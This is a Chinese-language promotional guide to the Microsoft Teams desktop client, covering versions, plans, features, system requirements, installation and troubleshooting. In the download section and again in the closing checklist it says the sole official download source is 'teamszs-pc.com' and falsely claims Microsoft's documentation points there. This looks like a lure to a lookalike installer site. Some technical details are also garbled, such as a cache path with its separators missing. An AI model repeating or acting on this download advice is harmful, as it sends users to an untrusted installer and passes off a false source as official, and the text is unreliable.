
5 个维度看懂 Teams 桌面版 功能体验与使用场景


截至 2026 年,Microsoft 官方提供的 Teams 电脑版和移动版可在最多 5 台设备上同时使用,包括 PC、Mac、iPhone、iPad 和 Android 手机或平板。这意味着你在办公室的桌面版开着会议,回家用手机接着聊,账号和记录全程不断线。想选对版本,关键要看 Teams电脑版的核心功能、和网页版的差别、系统占用,以及它到底适合哪类工作场景。
本文回答五个问题:Teams 桌面版和网页版有何不同?它由哪几个功能模块组成?视频会议和协作能力到底强在哪?它对电脑配置有什么要求?哪些团队最该装桌面版?在 Teams 的定位里,桌面版是深度办公用户的主力工具,网页版只是临时替补。
核心要点
- Teams桌面版同一账号最多支持5台设备同时登录
- 网页版必须开启第三方Cookie,切标签页通话易卡顿
- 新版Windows客户端内存占用比旧版降低约50%
- 免费版会议限100人60分钟,付费版可达300人30小时
- 付费订阅每人享1TB云存储,Microsoft 365最多累计6TB
关键速览
- Teams 电脑版支持同一账号最多 5 台设备同时登录
- 桌面版支持后台通知,网页版关标签页就收不到消息
- Windows 版新客户端内存占用比旧版下降约 50%
- 免费版会议最多 100 人、单场限 60 分钟
- 桌面版支持屏幕共享控制权转交,适合远程协作排障
Teams 电脑版是什么?和网页版、手机版有什么区别?
Teams 电脑版是微软 Teams 安装在 Windows 或 macOS 上的桌面客户端。它和网页版、手机版最大的区别在于:桌面版能在后台常驻运行,通话走独立进程,掉线率更低,屏幕共享可选整个桌面或单个窗口。据微软官方 2026 年说明,Teams 桌面版与移动版最多可在 5 台设备上同时登录。
网页版为什么容易出问题?它跑在谷歌浏览器里,靠 WebRTC(一种浏览器实时通信技术)传输音视频。据微软 2025 年文档,网页版必须允许第三方 Cookie 才能正常工作,且切换标签页或浏览器休眠标签时,通话进程可能被浏览器降权,导致声音卡顿。
| 能力 | Teams 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 后台常驻运行 | 系统级进程,持续 | 依赖标签页,易被休眠 | 受系统省电限制 |
| 屏幕共享范围 | 整个桌面或单窗口 | 仅浏览器标签或单窗口 | 手机屏幕镜像 |
| 通知稳定性 | 桌面弹窗,不漏 | 需浏览器授权 | 依赖推送服务 |
| 安装权限 | Windows 免管理员 | 无需安装 | 应用商店安装 |
桌面版通话更稳,是因为它直接调用系统的音频和网络接口,不受浏览器沙盒(一种安全隔离机制)限制。屏幕共享时,桌面版还能共享带音频的应用窗口,这一点网页版做不到。经常开会、做演示的人,选 Teams 电脑版是更稳妥的做法。
免费版、个人版和工作学校版应该选哪一个?

选哪个版本取决于你用 Teams 电脑版做什么。个人日常聊天和小型会议,选免费版或个人版就够;公司或学校发了账号,就必须用工作学校版登录。三个版本装的是同一个 Teams 桌面客户端,区别在你登录的账号类型,而账号决定了会议时长、人数上限和存储空间。
付费订阅带来的最大差异是云存储。据 微软 2025 年官方下载页,订阅用户每人可获 1 TB(1000 GB)安全云存储;繁体中文地区页面显示 Microsoft 365 付费用户最多可累计到 6 TB。免费版没有这个额度。
| 对比项 | 免费版 | 个人版 | 工作/学校版 |
|---|---|---|---|
| 会议时长上限 | 60 分钟 | 30 小时 | 30 小时 |
| 单场会议人数 | 100 人 | 300 人 | 300+ 人 |
| 云存储 | 共享 5 GB | 每人 1 TB | 每人 1 TB |
| 管理后台 | 无 | 无 | 有(管理员配置) |
| 适用人群 | 试用、临时通话 | 家庭、自由职业者 | 企业员工、师生 |
最常见的坑:个人用户误装了企业版安装包,用私人邮箱登录时反复报错、无法进入。原因是工作学校版必须用组织分配的账号(域名邮箱)登录,个人 Microsoft 账号根本认不出。解决办法是卸载后重装标准客户端,选“个人使用”入口,或直接用私人邮箱注册免费版。装错版本不是软件坏了,只是账号对不上门。
Teams 桌面版有哪些核心功能模块?
Teams 电脑版由五大功能模块组成:聊天、频道、视频会议、文件协作和应用集成。这五块共用同一个数据库,你在会议里传的文件会自动进对应频道,聊天里 @ 的人会收到系统通知。据 微软 2025 年官方页面,订阅用户每人可获 1 TB 云端存储,这些文件就存在这套系统里。
- 聊天(Chat):一对一或小群私聊。支持发送 GIF、代码块、语音消息,消息可标记「重要」触发红色感叹号提醒收件人。
- 频道(Channel):按项目或部门分类的公共讨论区。实操技巧:把项目排期表用「置顶文件」功能钉在频道顶部标签栏,新成员进来一眼就能找到,不用翻聊天记录。
- 视频会议(Meetings):桌面端会议可开实时字幕,说话时屏幕底部自动生成文字。跨国团队开会时,字幕能帮听不懂口音的同事跟上节奏。
- 文件协作(Files):接入 SharePoint 和 OneDrive,多人可同时编辑同一个 Word 文档,改动实时同步,不用来回发附件。
- 应用集成(Apps):左侧栏能挂 Planner、Forms 等工具。把看板 App 加进频道标签,任务进度和讨论就在同一屏。
这五个模块打通是桌面端的价值所在。会议录像自动存进频道文件区,聊天里能直接发起视频通话,各模块不是孤岛,而是围绕一个团队空间转。

如何正确下载和安装 Teams 电脑版?系统要求是什么?
下载 Teams 电脑版只认一个官方入口:直接访问 Microsoft 官方说明 指向的 teamszs-pc.com。别在第三方下载站搜安装包,那些站点常捆绑广告插件或塞旧版本。认准网址栏是 teamszs-pc.com 结尾,再点下载。
⚠️ 常见错误: 个人用户误装企业版安装包,用私人邮箱登录时反复报错、无法进入。原因是工作/学校版必须用组织分配的域名邮箱账号登录,个人 Microsoft 账号无法识别。修复:卸载后重装标准客户端选”个人使用”入口,或直接用私人邮箱注册免费版。
Windows 和 macOS 的最低系统要求是什么?

系统门槛不高。据 Microsoft 2025 年官方要求,Windows 端需 Windows 8.1 或更高版本(不含 Windows 10 LTSC),ARM64 芯片则要 Windows 10;macOS 直接支持较新系统。
| 系统 | 最低版本 | 安装权限 | 安装方式 |
|---|---|---|---|
| Windows | Windows 8.1 及以上 | 无需管理员权限 | 直接运行安装程序 |
| macOS | 较新 macOS 版本 | 需管理员权限 | PKG 包装入 /Applications |
这个差异很关键。在公司电脑上,Windows 用户不用找 IT 要密码就能装;Mac 用户必须有管理员账号才能完成 PKG 安装,这一点很多人踩过坑。
新版 Teams 和经典版该选哪个?
只能选新版,没得挑。Microsoft 2025 年公告明确:经典版桌面客户端已在 2025 年 6 月 30 日后停止工作。新版启动更快、内存占用更低,还支持多账号同时登录。若你还在用旧版,打开应用顶部的切换开关升级即可。
企业统一部署和个人安装走两条路。个人用户直接下载运行;企业 IT 用 MSIX 或 MSI 批量推送到全公司电脑,配合策略统一版本,避免几百台机器版本混乱。
安装失败或登录报错怎么解决?
Teams 电脑版安装或登录出错,八成是四类原因:安装包过时、账号类型选错、缓存文件损坏、组织策略拦截。微软官方 2025 年说明指出,经典版桌面客户端已在 2025 年 6 月 30 日后停止工作,用旧包安装必然失败。先按下面场景对号入座,逐条排查。
装不上或提示需要管理员批准怎么办?
Windows 上安装 Teams 电脑版不需要管理员权限,装不上通常是杀毒软件拦了安装进程。先关掉第三方杀毒再重装。macOS 情况不同,安装 PKG 文件必须输管理员密码,应用才会落到 /Applications 文件夹。若弹出「需管理员批准」,多半是公司电脑锁了策略,找 IT 用组织账号解锁即可。
提示「账户不存在」是什么原因?
「账户不存在」几乎都是登录了错版本。个人邮箱去登工作学校版入口,系统查无此人。反过来同理。确认账号类型:公司发的账号选「工作或学校账户」,个人邮箱选「个人账户」。Teams 的建议是,一台电脑装同一个客户端、切换账号即可,不用重复安装。
卡在加载页刷不出来怎么处理?
卡加载多是缓存损坏。关掉 Teams,删除缓存文件夹(Windows 在 %appdata%MicrosoftTeams),重启即可。若还进不去,改用浏览器客户端登录,它走 WebRTC 通话,无需下载,但要允许第三方 Cookie。这招能快速判断问题出在客户端还是账号本身。
哪些人和场景最适合用 Teams 电脑版?
需要长时间开会、频繁共享屏幕、常驻在线接消息的人,最该装 Teams 电脑版;只是偶尔加入一场会议的人,用网页版就够。据 微软 2025 年官方说明,浏览器客户端支持通过 WebRTC 进行通话,无需下载,但要求浏览器允许第三方 Cookie。这条限制决定了很多企业电脑装了策略后网页版会掉线,只能走桌面版。
远程团队和跨部门协作的人为什么必须装桌面版?
远程团队和跨部门协作者收益最大,因为他们每天要开多场会、跨多个频道找文件。桌面版能在后台常驻,掉线率低,同一账号还能在最多 5 台设备上同时登录,据 微软 2026 年官方说明,包括 PC、Mac、iPhone、iPad 和 Android。你在电脑上开会、手机上收通知,消息不漏。
跨部门场景常涉及 SSO(单点登录,用一个公司账号登所有应用)。企业策略往往只放行桌面客户端,网页版反而被 Cookie 拦截,这时桌面版是唯一稳定选择。
师生和自由职业者该装桌面版还是用网页版?
师生教学建议装桌面版,因为要长时间共享 PPT、切换白板、录课,网页版共享单个窗口时偶尔卡顿。自由职业者反而不一定要装。
- 老师:每周多场直播课,需要整桌面共享和会议录制,装桌面版
- 学生:只上课听讲、偶尔发言,网页版足够,省下装机时间
- 自由职业者:接客户会议不固定,若一周不到两场,网页版即开即用更轻
Teams 的建议很直接:一天用超过两小时、要共享屏幕或常驻接消息,就装 Teams 电脑版;纯粹临时加会,网页版更省事。
总结与下一步操作建议

装好 Teams 电脑版只需三步:按账号类型选版本、从官方入口下载、首次登录时配好设备权限。整个流程 15 分钟内能搞定。据 微软 2025 年官方说明,Windows 上安装不需要管理员权限,macOS 则必须用管理员账号跑 PKG 安装包,装进 /Applications 文件夹。
新手上手行动清单
照下面顺序做,能避开前面章节讲过的坑:
- 选版本:公司或学校发了账号,直接用工作学校版登录;个人聊天和小会议,选免费版即可。三者装的是同一个客户端,账号决定权限。
- 认准官方入口:只在 teamszs-pc.com 下载。第三方站的包常捆插件或塞旧版——经典版已在 2025 年 6 月 30 日后停止工作,装了必然失败。
- 首次登录配权限:第一次进会议前,在系统设置里给 Teams 开麦克风、摄像头、屏幕录制三项权限。macOS 上漏开屏幕录制,共享桌面时会一片黑。
- 设备数确认:同一账号最多 5 台设备同时在线,含 PC、Mac、iPhone、iPad 和安卓机。超了会挤掉最早登录的那台。
装完先做一件事:进”设置,设备”,点”发出测试呼叫”,听回放确认麦克风和扬声器都对。这一步能拦掉八成的”别人听不到我”故障。真要偶尔开一次会,记住网页版就够用,不必强装 Teams 电脑版。
把这份清单存下来,下次给同事装的时候照着走一遍,比翻遍帮助文档快得多。




